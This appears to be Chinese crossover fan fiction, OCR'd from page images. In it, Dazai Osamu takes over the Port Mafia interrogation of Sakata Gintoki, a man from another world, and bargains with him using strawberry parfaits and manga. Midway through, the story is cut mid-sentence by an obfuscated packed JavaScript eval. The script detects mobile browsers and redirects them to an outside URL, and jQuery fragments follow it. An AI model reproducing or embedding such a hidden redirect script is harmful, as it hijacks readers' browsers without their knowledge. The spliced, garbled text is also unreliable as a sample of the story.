“终于决定要放我出去了吗?太好了,赶快给我把镣铐解开吧!”
“......如果不是来放我离开的,那难道是来给我送草莓芭菲的?我一天不摄入糖分,就浑身难受。”
哗啦哗啦——锁链摇晃发出声响。
“呸!你这家伙不仅嘴硬,想得也挺美!”
“喂喂喂,这位小哥,别这么激动嘛,我也没提什么过分的要求。唉!算了算了,真是拿你们没有办法。既然没有草莓芭菲,那最新的jump漫画也可以。我要求不高的。”
哗啦哗啦——铁链撞击的声音压制住了审问的声音,使得审问人不得不维持大声说话的状态。
“混蛋,这里是港口Mafia,你当这里是度假村啊!快、快说、咳咳!”
一直提着嗓子说话,声带理所当然变得疲惫,猝不及防的岔气一下子把拉高的气势拽了下来,“你是谁、哪个组织的、来这里干什么?”
“哎呀,我不是都跟你们说过了吗?我就是一个普通的小市民,自己在歌舞伎町开了一家万事屋,可惜手下没有员工,也没有什么生意。”
“你放屁!东京的歌舞伎町里压根没有什么万事屋!当我们港口Mafia好糊弄吗?你再不说实话可就要挨揍了!”
鞭子重重敲在地面上,骇人听闻的震颤声直直地传进门口少年的耳中。
他没急着推门进去,而是多站了一会儿,想听听门后被审讯的男人什么反应。
“揍我?”一声极轻的哂笑。
“如果你们敢动手的话,早就动手了,还用得着这样吓唬我吗?这种小聪明骗骗笨蛋可以,可休想骗过阿银我。”吊儿郎当的嗓音里听不出丝毫恐惧和慌乱,仿佛有恃无恐。
刚刚还大声呵斥威胁的人被戳中了哑穴一般,半晌憋不出一个字来。
门外的少年默默仰头,审问人完全不是那个男人的对手。
门后的气氛似乎陷入了凝滞。
哗啦哗啦——
金属撞击的声音持续不断,就像早上叫人起床的闹铃,聒噪且惹人心烦,
“够了!别再动来动去了,吵死人了!你这混蛋是故意的吧!”
“哈哈,怎么会呢?我只是站了一天有些累了,换个姿势舒服一点而已,毕竟你们没有给我坐下的打算嘛。”
如同挑衅一般,哗啦哗啦——
这场审问已经没有继续下去的意义了。
这个语调懒洋洋的男人在这场对话的最开始就下了套,不管是故意摇晃铁链制造噪音,还是故意激怒审问人的话语和语气。
他一步步试探,大胆验证自己的猜想,最后终于在审问人无能狂怒的状态中得到了这场胜利。
真是个激进的冒险分子,和那张看上去没有丝毫干劲的脸完全相反。
太宰治对着门伸出手。
审讯室内的审问人在努力压制怒气中,以免自己真的忍不住动手揍了面前这个让他气得牙痒的男人。毕竟在知道对方背后是什么组织之前就贸然动手的话,有可能会对港口Mafia不利。
审问人正做着深呼吸,身后锁住的门忽然被打开了。
门外走廊的灯光洒进稍显黯淡的审讯室,恰好照在坂田银时的眼睛上,刺得他本能地眯起眼。
来人笑嘻嘻的,怀里抱着一堆东西。
审问人的情绪被打断,迷茫地看了看锁眼,无比纳闷。他记得自己确实锁了门的。
他问太宰治:“你怎么到这里来了?”
太宰治:“这个人交给我来审讯。”
坂田银时来回看了看他们,大喜。原来他们是熟人!这不就好办了吗?
“救我救我,昨天是我把你从河里救上来的!”他无比激动地省略起因只讲结果,好似造成太宰治掉进河里的罪魁祸首不是他一样。
审问人看了眼一脸看到救星似的银发男人,又瞅了瞅太宰治,露出为难的神情。
太宰治又说了一遍:“你已经无法从他嘴里挖出什么了,不如交给我。”
审问人犹豫片刻,最后还是同意把审讯室留给他。两人交换位置,太宰治走进审讯室,怀里东西太多,不留神掉了一个出来,审问人定睛一看,哦豁,是漫画。
“......”
谁家好人审讯带漫画?用漫画抽打审讯对象让他招供吗?
审问人艰难思考,决定还是当成没看见吧!他目视前方走了出去,甚至还贴心地把审讯室的门带上。
太宰治搬来椅子,在坂田银时面前坐下。
坂田银时努力摇晃铁链,试图吸引太宰治的注意力,脸上堆起浮夸的笑:“快来帮我解开。”
太宰治充耳不闻,他从自己带来的一大堆东西里翻翻拣拣,摆在坂田银时面前,说:“你看看,这里面有你想要的jump漫画吗?”
坂田银时只扫了一眼就收回视线,又摇晃起铁链来。
“这种时候漫画就随它去了,不重要。”
太宰治意味不明地笑笑,颇为遗憾地耸了耸肩:“那看来这个世界是没有jump漫画了。”
这些漫画是他从最火热的街道、最大的商店里带回来的,他既没听说过什么jump漫画,也没查到任何相关的信息。在这里卖得最好的漫画杂志是《YoungAce》。
太宰治别有所指的话语落在坂田银时的耳中,令他微微眯起眼。“你从别的世界来的吗?”太宰治凑近坂田银时开门见山,鸢色眼眸饶有兴趣地弯起,“你们的世界怎么样?好不好?”
虽说坂田银时没有特意遮掩,但被这么轻而易举地看出端倪,还是让他小小地惊讶了一下。毕竟穿越世界这种事,不管在谁听来都是难以相信的。
这令他多看了几眼面前尚且稚嫩的少年。
太宰治坦荡地直视回去。
“......也就那样吧。”坂田银时懒懒地动了动嘴皮,无能的幕府、猖獗的天人......还有他失败的前半生,没什么好说的。
太宰治观他神情,眼底流露出一点失望:“是吗......”那就没什么好期待的了。
太宰治兴致缺缺地介绍自己,一边把草莓芭菲拿出来,他做事细致到位,特地让店长打包好,放了冰镇用的冰块保温,以免化成一滩甜水。
坂田银时双眼一亮,所有不愉快都被他抛到脑后。锁链把他禁锢在一个逼仄的范围里,但这丝毫不影响他手上的动作。他毫不客气地拿过草莓芭菲,;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17410188|200654||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
随口交换姓名。
舌尖卷起甜丝丝的奶油,沁凉的温度迅速融化在口腔,就是这个熟悉的味道!
即便世界变换更移,但草莓芭菲依旧屹立!他愿封之为神!
坂田银时大口炫着糖分,瞥了眼从说完姓名后就一言不发的少年。
他比眼前这个少年多活了十几年,也曾在死人堆里摸爬滚打许多年,对世界愤怒过,也绝望过。
对方藏在眼底的看透一切的失望和茫然,他再熟悉不过。
坂田银时揉了揉鸟窝似的头发,有些无奈。
“分你一口?”
太宰治垂着眼帘,看见视野里被递来一勺草莓芭菲,他先是微微一愣,才抬起脸看向满眼都是对草莓芭菲的心疼的坂田银时。
“虽然我只是一个把自己的人生过得一塌糊涂的废柴大叔,但好歹也是个成年人,阅历还是挺丰富的。”坂田银时老成持重地叹了口气,“这草莓芭菲就当作是委托费了,所以阿治君,你有什么烦恼说来给阿银我听听吧。”
怀揣着一片好意的坂田银时在下一刻就看见前一秒还在忧郁的少年露出嫌弃的表情。
“喂,你那是什么表情啊!”
“我对男性吃过的东西可不感兴趣。”
坂田银时恼:“哈???”
太宰治:“另外,阿治君?噫!”
坂田银时大怒:“所以我才烦青春期的小鬼!”
太宰治拍拍沾灰的衣摆起身,把他带进来的东西又重新收拾好抱在怀里,往门的方向走。
坂田银时瞪着眼睛,语气从迟疑逐渐转成震惊:“等等、这些漫画、这些食物不是带给我的吗?你为什么又把它们拿走?你要把它们拿到哪里去?”
太宰治回头,无辜道:“当然是带走了,我又没有说这些是给你的。”
“我已经问到想要的信息了,谢谢这位、嗯——”太宰治顿了顿,扬起一个纯良的笑容,“废柴大叔。”
坂田银时被太宰治的无耻震撼得哑口无言。
这个世界太卑鄙,他想回家!
门在坂田银时焦急的神色中缓缓打开,太宰治一条腿已经踩在了室外。
坂田银时伸长胳膊呐喊:“等等!太宰君、阿治、阿治君!不要把我丢在这里啊,我好歹也救了你一次,带我一起走啊,阿治君!”
太宰治脚步顿住,坂田银时心下一喜,以为他回心转意,正准备再度开口表达他满心的肺腑之言。太宰治却脚尖一拐,径直转去了角落里。
他拿起斜倚在墙角的木刀,对坂田银时笑吟吟道:“下辈子再看见河里飘着人的话要记得无视。”
话音落下的瞬间,太宰治的手腕微不可查地抖了抖,一个看不清的小玩意儿从他的袖口飞向坂田银时。
坂田银时眸光一凝,动作迅速地张手接住,攥在拳头里,他立刻从触感上判断出是一根细铁丝。
“再见。”
门在坂田银时的面前关上。
“......”坂田银时睁着一双死鱼眼,胡乱抓了抓后脑勺,把本来就乱糟糟的头发抓得更加凌乱。
审讯室中响起一声悠悠的叹息。
“真是的,所以才说青春期小鬼最麻烦了。”